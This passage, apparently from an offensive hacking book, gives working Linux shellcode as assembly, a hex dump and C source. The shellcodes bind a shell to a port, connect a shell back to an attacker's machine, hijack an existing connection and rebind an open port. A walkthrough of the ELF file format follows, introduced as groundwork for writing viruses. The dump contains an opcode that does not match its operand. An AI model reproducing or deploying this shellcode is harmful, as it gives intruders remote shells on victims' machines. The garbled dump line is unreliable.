        incl %ebx
        movb $0x10, 0x10(%esi)
        movw %bx, 0x14(%esi)
        movb %al, 0x08(%esi)
        xorl %eax, %eax
        movl %eax, %edx
        movl %eax, 0x18(%esi)
        movb $0x77, %al
        movw %ax, 0x16(%esi)
        leal 0x14(%esi), %ecx
        movl %ecx, 0x0c(%esi)
        leal 0x08(%esi), %ecx
        movb $0x66, %al
        int $0x80

/* listen(sd, 1) */
        movl %ebx, 0x0c(%esi)
        incl %ebx
        incl %ebx
        movb $0x66, %al
        int $0x80

/* accept(sd, NULL, 0) */
        movl %edx, 0x0c(%esi)
        movl %edx, 0x10(%esi)
        movb $0x66, %al
        incl %ebx
```

```
        int $0x80

/* dup2(cli, 0) */
        xchgb %al, %bl
        movb $0x3f, %al
        xorl %ecx, %ecx
        int $0x80

/* dup2(cli, 1) */
        movb $0x3f, %al
        incl %ecx
        int $0x80

/* dup2(cli, 2) */
        movb $0x3f, %al
        incl %ecx
        int $0x80

/* execl() */
        movb %dl, 0x07(%esi)
        movl %esi, 0x0c(%esi)
        xchgl %esi, %ebx
        leal 0x0c(%ebx), %ecx
        movb $0x0b, %al
        int $0x80

line:
        call start
        .string \"/bin/sh\"
    ");
}
```

Compile the source code using the following command:

```
# gcc tempshell.c -o tempshell
```

Now, dump its hexadecimal code:

```
# objdump -D ./tempshell
```

Listing 14.12 shows the part of the dump of interest to us. This is how the hexadecimal form of the shellcode used in the remote exploit (Listing 14.3) was obtained.

Listing 14.12. The hexadecimal values of the remote shellcode

```
08048430 <main>:
 8048430:     55                    push   %ebp
 8048431:     89 e5                 mov    %esp, %ebp
 8048433:     eb 72                 jmp    80484a7 <line>

08048435 <start>:
 8048435:     5e                    pop    %esi
 8048436:     31 c0                 xor    %eax, %eax
 8048438:     89 46 10              mov    %eax, 0x10(%esi)
 804843b:     40                    inc    %eax
 804843c:     89 c3                 mov    %eax, %ebx
```

```
 804843e:     89 46 0c              mov    %eax, 0xc(%esi)
 8048441:     40                    inc    %eax
 8048442:     89 46 08              mov    %eax, 0x8(%esi)
 8048445:     8d 4e 08              lea    0x8(%esi), %ecx
 8048448:     b0 66                 mov    $0x66, %al
 804844a:     cd 80                 int    $0x80
 804844c:     43                    inc    %ebx
 804844d:     c6 46 10 10           movb   $0x10, 0x10(%esi)
 8048451:     66 89 5e 14           mov    %bx, 0x14(%esi)
 8048455:     88 46 08              mov    %al, 0x8(%esi)
 8048458:     31 c0                 xor    %eax, %eax
 804845a:     89 c2                 mov    %eax, %edx
 804845c:     89 46 18              mov    %eax, 0x18(%esi)
 804845f:     b0 77                 mov    $0x90, %al
 8048461:     66 89 46 16           mov    %ax, 0x16(%esi)
 8048465:     8d 4e 14              lea    0x14(%esi), %ecx
 8048468:     89 4e 0c              mov    %ecx, 0xc(%esi)
 804846b:     8d 4e 08              lea    0x8(%esi), %ecx
 804846e:     b0 66                 mov    $0x66, %al
 8048470:     cd 80                 int    $0x80
 8048472:     89 5e 0c              mov    %ebx, 0xc(%esi)
 8048475:     43                    inc    %ebx
 8048476:     43                    inc    %ebx
 8048477:     b0 66                 mov    $0x66, %al
 8048479:     cd 80                 int    $0x80
 804847b:     89 56 0c              mov    %edx, 0xc(%esi)
 804847e:     89 56 10              mov    %edx, 0x10(%esi)
 8048481:     b0 66                 mov    $0x66, %al
 8048483:     43                    inc    %ebx
 8048484:     cd 80                 int    $0x80
 8048486:     86 c3                 xchg   %al, %bl
 8048488:     b0 3f                 mov    $0x3f, %al
 804848a:     31 c9                 xor    %ecx, %ecx
 804848c:     cd 80                 int    $0x80
 804848e:     b0 3f                 mov    $0x3f, %al
 8048490:     41                    inc    %ecx
 8048491:     cd 80                 int    $0x80
 8048493:     b0 3f                 mov    $0x3f, %al
 8048495:     41                    inc    %ecx
 8048496:     cd 80                 int    $0x80
 8048498:     88 56 07              mov    %dl, 0x7(%esi)
 804849b:     89 76 0c              mov    %esi, 0xc(%esi)
 804849e:     87 f3                 xchg   %esi, %ebx
 80484a0:     8d 4b 0c              lea    0xc(%ebx), %ecx
 80484a3:     b0 0b                 mov    $0xb, %al
 80484a5:     cd 80                 int    $0x80

080484a7 <line>:
 80484a7:     e8 89 ff ff ff        call   8048435 <start>
 80484ac:     2f                    das
 80484ad:     62 69 6e              bound  %ebp, 0x6e(%ecx)
 80484b0:     2f                    das
 80484b1:     73 68                 jae    804851b <gcc2_compiled. + 0x1b>
```

From now on, all shellcodes will be considered only in the C implementation and you will have to convert then to the hexadecimal format by yourself, guided by the example in this section. You can also find ready hexadecimal versions for practically any shellcode on the Internet.

14.4.2. Reverse Connection Shellcode

The essence of the reverse connection shellcode is that a connection is initiated not by the hacker but the remote shellcode itself. That is, after a reverse connection shellcode successfully executes on the remote machine, it connects to one of the ports on the hacker's machine. This type of shellcode is in essence a connect back backdoor, which was considered in *Chapter 11*. The source code a reverse connection shellcode is shown in Listing 14.13. The IP address and the port, to which the connection is to be made, must be specified in the shellcode. In the example, 127.0.0.1 and 666 are used as the IP address and the port, respectively. The connection from this shellcode is accepted running the `netcat` utility with the `-l` and `-p` switches.

Listing 14.13. Reverse connection shellcode (reverseshell.c)

```
#include<unistd.h>
#include<sys/socket.h>
#include<netinet/in.h>

int soc, rc;
struct sockaddr_in serv_addr;

int main()
{
  serv_addr.sin_family = AF_INET;
  serv_addr.sin_addr.s_addr = inet_addr("127.0.0.1");
  serv_addr.sin_port = htons(666);
  soc=socket(AF_INET, SOCK_STREAM, 0);
  rc = connect(soc, (struct sockaddr*)&serv_addr, sizeof(serv_addr));
  dup2(soc, 0);
  dup2(soc, 1);
  dup2(soc, 2);
  execl("/bin/sh", "sh", 0);
}
```

14.4.3. Find Shellcode

The find shellcode does not establish a new TCP/IP connection but uses an existing one. This method makes it the most effective way of bypassing the firewall, because commands are sent over the same connection used to send the shellcode to the vulnerable host. To use "its" connection, the shellcode must know its identifier, which it finds out using the `getpeername()` function. This function provides information about the remote address and

port of the connection associated with the given identifier or returns an error if the identifier is not associated with any connection. Because identifiers are usually expressed in small integers, it will take the shellcode just a short time to try all of them in a loop. The shellcode determines "its" connection from among all connections it tries by connecting to the source port, that is, to the port, from which the shellcode was infiltrated to the vulnerable host. The source code for the shellcode is shown in Listing 14.14.

Listing 14.14. Find shellcode (findshell.c)

```
#include <stdlib.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <stdio.h>

#define HACK_PORT 1313

int main()
{
  int i, j;
  struct sockaddr_in sin;

  j = sizeof(struct sockaddr_in);

  for(i = 0; i < 256; i++) {
    if(getpeername(i, &sin, &j) < 0)
      continue;

    if(sin.sin_port == htons(HACK_PORT))
      break;
  }

  for(j = 0; j < 2; j++)
    dup2(j, i);

  execl("/bin/sh", "sh", NULL);
}
```


14.4.4. Socket-Reusing Shellcode

This shellcode also makes it possible to efficiently bypass firewalls by rebinding an already open port on the vulnerable host and intercepting all ensuing connections established using this port. The only difference between the port-binding shellcode and the socket-reusing shellcode is the `setsockopt(soc, SOL_SOCKET, SO_REUSEADDR, (char*)&n_reuse, sizeof(n_reuse))` line in the latter, which assigns the socket the `SO_REUSEADDR` attribute. This attribute allows binding to be executed on an already opened port. The source code for a socket-reusing shellcode is shown in Listing 14.15.


Listing 14.15. Socket reusing shellcode (reuseshell.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <unistd.h>

int soc, cli;
int sins;
struct sockaddr_in serv_addr;
struct sockaddr_in cli_addr;

int main()
{
  int n_reuse = 200;
  sins = 0x10;
  if(fork() == 0)
  {
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_addr.s_addr = INADDR_ANY;
    serv_addr.sin_port = htons(31337);
    soc = socket(AF_INET, SOCK_STREAM, 0);
    setsockopt(soc, SOL_SOCKET, SO_REUSEADDR, (char*)&n_reuse, sizeof(n_reuse));
    bind(soc, (struct sockaddr *)&serv_addr, sizeof(serv_addr));
    listen(soc, 1);
    cli = accept(soc, (struct sockaddr *)&cli_addr, &sins);
    dup2(cli, 0);
    dup2(cli, 1);
    dup2(cli, 2);
    execl("/bin/sh", "sh", 0);
    close(cli);
    exit(0);
  }
}
```

PART IV: SELF-REPLICATING HACKING SOFTWARE



Chapter 15: The ELF File Format



The main format of Linux executable files is the executable and linkable format (ELF). Anyone aspiring to writing self-replicating software (primarily viruses) must have a profound knowledge of this format. There are numerous sources for the latest ELF specification (version 1.2) on the Internet, for example, **http://x86.ddj.com/ftp/manuals/tools/elf.pdf**.

In this chapter, I only give a brief presentation of the specification and explore the organization of ELF files on a specific example.

15.1. File Organization

In the ELF format specification, the organization of an executable ELF file is presented as shown in Listing 15.1.

Listing 15.1. ELF file organization as given in the specification

```
ELF header
Program header table
Segment 1
Segment 2
...
Section header table (optional)
```

However, it should be represented more exactly, as shown in Listing 15.2.

Listing 15.2. Truer representation of the ELF file organization

```
ELF header
Program header table
Segment 1
       Section 1
       Section 2
       .
       .
       Section n

Segment 2
       Section 1
       Section 2
       .
       .
       Section n
.
.
.
Segment n
       Section 1
       Section 2
       .
       .
       Section n
Section header table (optional)
Symbol table (optional)
String table (optional)
```

Thus, an executable file consists of an ELF header, a program header table, one or more segments, an optional section header table, an optional symbol table, and an optional string table. Each segment can be divided into sections.

15.2. Main Structures

All definitions of the ELF format structures are stored in the **/usr/include/elf.h** header file.

The position of the ELF header in a file is fixed; the position of each remaining component is determined by the information in the header. The structure of an ELF header is shown in Listing 15.3.

Listing 15.3. The ELF header structure

```
#define EI_NIDENT (16)

typedef struct
{
```

```
  unsigned char e_ident[EI_NIDENT]; /* Signature (0x7f,'E','L','F') and
                                       other information */
  Elf32_Half    e_type;             /* File type */
  Elf32_Half    e_machine;          /* Hardware architecture required
                                       for the file */
  Elf32_Word    e_version;          /* Object file version */
  Elf32_Addr    e_entry;            /* Virtual address of the program's
                                       entry point */
  Elf32_Off     e_phoff;            /* Program header table's offset
                                       from the start of the file */
  Elf32_Off     e_shoff;            /* Section header table's offset
                                       from the start of the file */
  Elf32_Word    e_flags;            /* Specific processor flags
                                       not used in i386 architecture */
  Elf32_Half    e_ehsize;           /* Size of ELF header in bytes */
  Elf32_Half    e_phentsize;        /* Size in bytes of one entry in the
                                       program header table */
  Elf32_Half    e_phnum;            /* Number of entries in the program
                                       header table */
  Elf32_Half    e_shentsize;        /* Size in bytes of one entry in the
                                       section header table */
  Elf32_Half    e_shnum;            /* Number of entries in the section
                                       header table */
  Elf32_Half    e_shstrndx;         /* Location of the segment
                                       containing the string table */
} Elf32_Ehdr;
```

A program header table is an array of structures (table records) that specify how a process image is to be created from the segments. Listing 15.4 show the structure of a record. Most segments are copied (mapped) into memory and are the corresponding segments of an executed process, for example, code or data segments.

Listing 15.4. The structure of a program header table record

```
typedef struct
{
  Elf32_Word    p_type;   /* Segment type */
  Elf32_Off     p_offset; /* Segment's offset from start of the file */
  Elf32_Addr    p_vaddr;  /* Virtual address of the segment */
  Elf32_Addr    p_paddr;  /* Physical address of the segment */
  Elf32_Word    p_filesz; /* Size of the segment in the file */
  Elf32_Word    p_memsz;  /* Size of the segment in memory */
  Elf32_Word    p_flags;  /* Flags */
  Elf32_Word    p_align;  /* Value to which segments are aligned */
} Elf32_Phdr;
```

The optional section header table describes sections, into which the segments are divided. Listing 15.5 shows the structure of a section header table record. Sections whose names start with a period are special system sections. It is advisable not to prefix application section names

with a period so as to avoid conflicts with system sections. The following are some typical system sections: `.text` (holds the program code), `.data` (holds initialized data), `.bss` (holds uninitialized data), `.init` (holds initialization procedures), `.finit` (holds finalization procedures), and `.plt` (holds information related to dynamic linking). The loader does not know anything about the sections, ignores their attributes, and simply loads the entire segment into the memory.

Listing 15.5. The structure of a section header table record

```
typedef struct
{
  Elf32_Word    sh_name;      /* Section name (string tbl index) */
  Elf32_Word    sh_type;      /* Section type */
  Elf32_Word    sh_flags;     /* Section flags */
  Elf32_Addr    sh_addr;      /* Address of the section's first byte */
  Elf32_Off     sh_offset;    /* Section's offset from start of file */
  Elf32_Word    sh_size;      /* Section size in bytes */
  Elf32_Word    sh_link;      /* Link with another section */
  Elf32_Word    sh_info;      /* Additional information about section */
  Elf32_Word    sh_addralign; /* Value to which sections are aligned */
  Elf32_Word    sh_entsize;   /* Size of embedded element if present */
} Elf32_Shdr;
```

The symbol table and the string table together are known as *symbolic information*. The symbol table is an array of structures. The definition of one of these structures is given in Listing 15.6. The records in the symbol table are of a fixed length. Names of symbols larger than eight characters are stored in the string table. The symbolic information is not mandatory for the file's operation and can be removed using the `strip` command.

Listing 15.6. The structure of a symbol table record

```
typedef struct
{
  Elf32_Word    st_name;    /* Symbol's name (string tbl index) */
  Elf32_Addr    st_value;   /* Symbol's value (e.g., an address) */)
  Elf32_Word    st_size;    /* Symbol's size */
  unsigned char  st_info;   /* Symbol's type and links */
  unsigned char  st_other;  /* Symbol's scope */
  Elf32_Section  st_shndx;  /* Section's index */
} Elf32_Sym;
```

15.3. Exploring the Internal Structure

The internal structure of any ELF file can be explored using the `readelf` system utility. As an example, write a simple program (see Listing 15.7) and explore its structure using `readelf`.

Listing 15.7. A simple program for exploration practice

```
#include <stdio.h>

int main()
{

  printf("Hello, World!\n");

  return 0;
}
```

Compile the program and run `readelf` with the `-h` option:

```
# gcc hello.c -o hello
# ./hello
Hello, World!
# readelf -h ./hello
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little-endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8048360
  Start of program headers:          52 (bytes into file)
  Start of section headers:          10640 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         6
  Size of section headers:           40 (bytes)
  Number of section headers:         30
  Section header string table index: 27
```

You will see the ELF header of the hello file. The most interesting information in this output is the `Entry point address` value, which is the address of the program's execution starting address. As you will see later, it is located in the beginning of the `.text` section.

Running the utility with the `-l` option outputs the program header table:

```
# readelf -l ./hello
Elf file type is EXEC (Executable file)
Entry point 0x8048360
There are 6 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x000c0 0x000c0 R E 0x4
  INTERP         0x0000f4 0x080480f4 0x080480f4 0x00013 0x00013 R   0x1
```

```
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x004f7 0x004f7 R E 0x1000
  LOAD           0x0004f8 0x080494f8 0x080494f8 0x000e8 0x00100 RW  0x1000
  DYNAMIC        0x000540 0x08049540 0x08049540 0x000a0 0x000a0 RW  0x4
  NOTE           0x000108 0x08048108 0x08048108 0x00020 0x00020 R   0x4

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .hash .dynsym .dynstr .gnu.version .gnu.version_r
.rel.got .rel.plt .init .plt .text .fini .rodata
   03     .data .eh_frame .ctors .dtors .got .dynamic .bss
   04     .dynamic
   05     .note.ABI-tag
```

As you can see, there are only six segments in the program. The utility also listed the sections in each segment.

Running the utility with the `-S` option outputs the section header table:

```
# readelf -S ./hello
There are 30 section headers, starting at offset 0x2990:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        080480f4 0000f4 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048108 000108 000020 00   A  0   0  4
  [ 3] .hash             HASH            08048128 000128 000034 04   A  4   0  4
  [ 4] .dynsym           DYNSYM          0804815c 00015c 000080 10   A  5   1  4
  [ 5] .dynstr           STRTAB          080481dc 0001dc 000095 00   A  0   0  1
  [ 6] .gnu.version      VERSYM          08048272 000272 000010 02   A  4   0  2
  [ 7] .gnu.version_r    VERNEED         08048284 000284 000030 00   A  5   1  4
  [ 8] .rel.got          REL             080482b4 0002b4 000008 08   A  4  13  4
  [ 9] .rel.plt          REL             080482bc 0002bc 000028 08   A  4   b  4
  [10] .init             PROGBITS        080482e4 0002e4 000018 00  AX  0   0  4
  [11] .plt              PROGBITS        080482fc 0002fc 000060 04  AX  0   0  4
  [12] .text             PROGBITS        08048360 000360 000160 00  AX  0   0 16
  [13] .fini             PROGBITS        080484c0 0004c0 00001e 00  AX  0   0  4
  [14] .rodata           PROGBITS        080484e0 0004e0 000017 00   A  0   0  4
  [15] .data             PROGBITS        080494f8 0004f8 000010 00  WA  0   0  4
  [16] .eh_frame         PROGBITS        08049508 000508 000004 00  WA  0   0  4
  [17] .ctors            PROGBITS        0804950c 00050c 000008 00  WA  0   0  4
  [18] .dtors            PROGBITS        08049514 000514 000008 00  WA  0   0  4
  [19] .got              PROGBITS        0804951c 00051c 000024 04  WA  0   0  4
  [20] .dynamic          DYNAMIC         08049540 000540 0000a0 08  WA  5   0  4
  [21] .sbss             PROGBITS        080495e0 0005e0 000000 00   W  0   0  1
  [22] .bss              NOBITS          080495e0 0005e0 000018 00  WA  0   0  4
  [23] .stab             PROGBITS        00000000 0005e0 0007a4 0c     24   0  4
  [24] .stabstr          STRTAB          00000000 000d84 001967 00      0   0  1
  [25] .comment          PROGBITS        00000000 0026eb 000144 00      0   0  1
  [26] .note             NOTE            00000000 00282f 000078 00      0   0  1
  [27] .shstrtab         STRTAB          00000000 0028a7 0000e9 00      0   0  1
  [28] .symtab           SYMTAB          00000000 002e40 0004e0 10     29  3b  4
```

```
  [29] .strtab           STRTAB      00000000 003320 00022c 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

As you can see, the entry point address `0x08048360` is the virtual address of the start of the `.text` code section.

Running the utility with the `-s` option outputs the symbol table:

```
# readelf -s ./hello
Symbol table '.dynsym' contains 8 entries:
Num:    Value  Size Type    Bind   Vis      Ndx Name
  0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
  1: 0804830c   129 FUNC    WEAK   DEFAULT  UND __register_frame_info@GLIBC_2.0 (2)
  2: 0804831c   172 FUNC    WEAK   DEFAULT  UND __deregister_frame_info@GLIBC_2.0 (2)
  3: 0804832c   202 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.0 (2)
  4: 0804833c    50 FUNC    GLOBAL DEFAULT  UND printf@GLIBC_2.0 (2)
  5: 0804834c   157 FUNC    WEAK   DEFAULT  UND __cxa_finalize@GLIBC_2.1.3 (3)
  6: 080484e4     4 OBJECT  GLOBAL DEFAULT   14 _IO_stdin_used
  7: 00000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__

Symbol table '.symtab' contains 78 entries:
Num:    Value  Size Type    Bind   Vis      Ndx Name
  0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
  1: 080480f4     0 SECTION LOCAL  DEFAULT    1
  2: 08048108     0 SECTION LOCAL  DEFAULT    2
  3: 08048128     0 SECTION LOCAL  DEFAULT    3
  4: 0804815c     0 SECTION LOCAL  DEFAULT    4
  5: 080481dc     0 SECTION LOCAL  DEFAULT    5
  6: 08048272     0 SECTION LOCAL  DEFAULT    6
  7: 08048284     0 SECTION LOCAL  DEFAULT    7
  8: 080482b4     0 SECTION LOCAL  DEFAULT    8
  9: 080482bc     0 SECTION LOCAL  DEFAULT    9
 10: 080482e4     0 SECTION LOCAL  DEFAULT   10
 11: 080482fc     0 SECTION LOCAL  DEFAULT   11
 12: 08048360     0 SECTION LOCAL  DEFAULT   12
 13: 080484c0     0 SECTION LOCAL  DEFAULT   13
 14: 080484e0     0 SECTION LOCAL  DEFAULT   14
 15: 080494f8     0 SECTION LOCAL  DEFAULT   15
 16: 08049508     0 SECTION LOCAL  DEFAULT   16
 17: 0804950c     0 SECTION LOCAL  DEFAULT   17
 18: 08049514     0 SECTION LOCAL  DEFAULT   18
 19: 0804951c     0 SECTION LOCAL  DEFAULT   19
 20: 08049540     0 SECTION LOCAL  DEFAULT   20
 21: 080495e0     0 SECTION LOCAL  DEFAULT   21
 22: 080495e0     0 SECTION LOCAL  DEFAULT   22
 23: 00000000     0 SECTION LOCAL  DEFAULT   23
 24: 00000000     0 SECTION LOCAL  DEFAULT   24
 25: 00000000     0 SECTION LOCAL  DEFAULT   25
 26: 00000000     0 SECTION LOCAL  DEFAULT   26
 27: 00000000     0 SECTION LOCAL  DEFAULT   27
 28: 00000000     0 SECTION LOCAL  DEFAULT   28
```

```
29: 00000000     0 SECTION LOCAL  DEFAULT  29
30: 00000000     0 FILE    LOCAL  DEFAULT ABS initfini.c
31: 08048384     0 NOTYPE  LOCAL  DEFAULT  12 gcc2_compiled.
32: 08048384     0 FUNC    LOCAL  DEFAULT  12 call_gmon_start
33: 00000000     0 FILE    LOCAL  DEFAULT ABS init.c
34: 00000000     0 FILE    LOCAL  DEFAULT ABS crtstuff.c
35: 080483b0     0 NOTYPE  LOCAL  DEFAULT  12 gcc2_compiled.
36: 08049500     0 OBJECT  LOCAL  DEFAULT  15 p.0
37: 08049514     0 OBJECT  LOCAL  DEFAULT  18 __DTOR_LIST__
38: 08049504     0 OBJECT  LOCAL  DEFAULT  15 completed.1
39: 080483b0     0 FUNC    LOCAL  DEFAULT  12 __do_global_dtors_aux
40: 08049508     0 OBJECT  LOCAL  DEFAULT  16 __EH_FRAME_BEGIN__
41: 08048410     0 FUNC    LOCAL  DEFAULT  12 fini_dummy
42: 080495e0    24 OBJECT  LOCAL  DEFAULT  22 object.2
43: 08048420     0 FUNC    LOCAL  DEFAULT  12 frame_dummy
44: 08048450     0 FUNC    LOCAL  DEFAULT  12 init_dummy
45: 08049508     0 OBJECT  LOCAL  DEFAULT  15 force_to_data
46: 0804950c     0 OBJECT  LOCAL  DEFAULT  17 __CTOR_LIST__
47: 00000000     0 FILE    LOCAL  DEFAULT ABS crtstuff.c
48: 08048480     0 NOTYPE  LOCAL  DEFAULT  12 gcc2_compiled.
49: 08048480     0 FUNC    LOCAL  DEFAULT  12 __do_global_ctors_aux
50: 08049510     0 OBJECT  LOCAL  DEFAULT  17 __CTOR_END__
51: 080484b0     0 FUNC    LOCAL  DEFAULT  12 init_dummy
52: 08049508     0 OBJECT  LOCAL  DEFAULT  15 force_to_data
53: 08049518     0 OBJECT  LOCAL  DEFAULT  18 __DTOR_END__
54: 08049508     0 OBJECT  LOCAL  DEFAULT  16 __FRAME_END__
55: 00000000     0 FILE    LOCAL  DEFAULT ABS initfini.c
56: 080484c0     0 NOTYPE  LOCAL  DEFAULT  12 gcc2_compiled.
57: 00000000     0 FILE    LOCAL  DEFAULT ABS hello.c
58: 08048460     0 NOTYPE  LOCAL  DEFAULT  12 gcc2_compiled.
59: 08049540     0 OBJECT  GLOBAL DEFAULT  20 _DYNAMIC
60: 0804830c   129 FUNC    WEAK   DEFAULT UND __register_frame_info@@GLIBC_2.0
61: 080484e0     4 NOTYPE  GLOBAL DEFAULT  14 _fp_hw
62: 080482e4     0 FUNC    GLOBAL DEFAULT  10 _init
63: 0804831c   172 FUNC    WEAK   DEFAULT UND __deregister_frame_info@@GLIBC_2.0
64: 08048360     0 NOTYPE  GLOBAL DEFAULT  12 _start
65: 080495e0     0 OBJECT  GLOBAL DEFAULT ABS __bss_start
66: 08048460    29 FUNC    GLOBAL DEFAULT  12 main
67: 0804832c   202 FUNC    GLOBAL DEFAULT UND __libc_start_main@@GLIBC_2.0
68: 080494f8     0 NOTYPE  WEAK   DEFAULT  15 data_start
69: 0804833c    50 FUNC    GLOBAL DEFAULT UND printf@@GLIBC_2.0
70: 080484c0     0 FUNC    GLOBAL DEFAULT  13 _fini
71: 0804834c   157 FUNC    WEAK   DEFAULT UND __cxa_finalize@@GLIBC_2.1.3
72: 080495e0     0 OBJECT  GLOBAL DEFAULT ABS _edata
73: 0804951c     0 OBJECT  GLOBAL DEFAULT  19 _GLOBAL_OFFSET_TABLE_
74: 080495f8     0 OBJECT  GLOBAL DEFAULT ABS _end
75: 080484e4     4 OBJECT  GLOBAL DEFAULT  14 _IO_stdin_used
76: 080494f8     0 NOTYPE  GLOBAL DEFAULT  15 __data_start
77: 00000000     0 NOTYPE  WEAK   DEFAULT UND __gmon_start__
```

Symbols are different names of functions, files, and other objects. Moreover, you can see that the table's entries are stored in two sections: `.dynsym` and `.symtab`.

Use the `strip` utility to delete the symbol information from the hello file and check the modified contents again:

```
# strip ./hello
# readelf -s ./hello
Symbol table '.dynsym' contains 8 entries:
Num:    Value Size Type    Bind   Vis      Ndx Name
  0: 00000000    0 NOTYPE  LOCAL  DEFAULT  UND
  1: 0804830c  129 FUNC    WEAK   DEFAULT  UND __register_frame_info@GLIBC_2.0 (2)
  2: 0804831c  172 FUNC    WEAK   DEFAULT  UND __deregister_frame_info@GLIBC_2.0 (2)
  3: 0804832c  202 FUNC    GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.0 (2)
  4: 0804833c   50 FUNC    GLOBAL DEFAULT  UND printf@GLIBC_2.0 (2)
  5: 0804834c  157 FUNC    WEAK   DEFAULT  UND __cxa_finalize@GLIBC_2.1.3 (3)
  6: 080484e4    4 OBJECT  GLOBAL DEFAULT   14 _IO_stdin_used
  7: 00000000    0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
```

The `.symtab` section was deleted but the `.dynsym` section remains. This section stores important system libraries' dynamic linking information and `strip` does not touch it, because the program cannot operate properly without this section.

Chapter 16: Viruses

There have been many viruses created for UNIX-like systems in general and for Linux in particular, but none has become widely-spread. This is because in UNIX-like systems, access privileges are strictly delimited, and for a virus to be able to infect the entire system it must have root privileges.

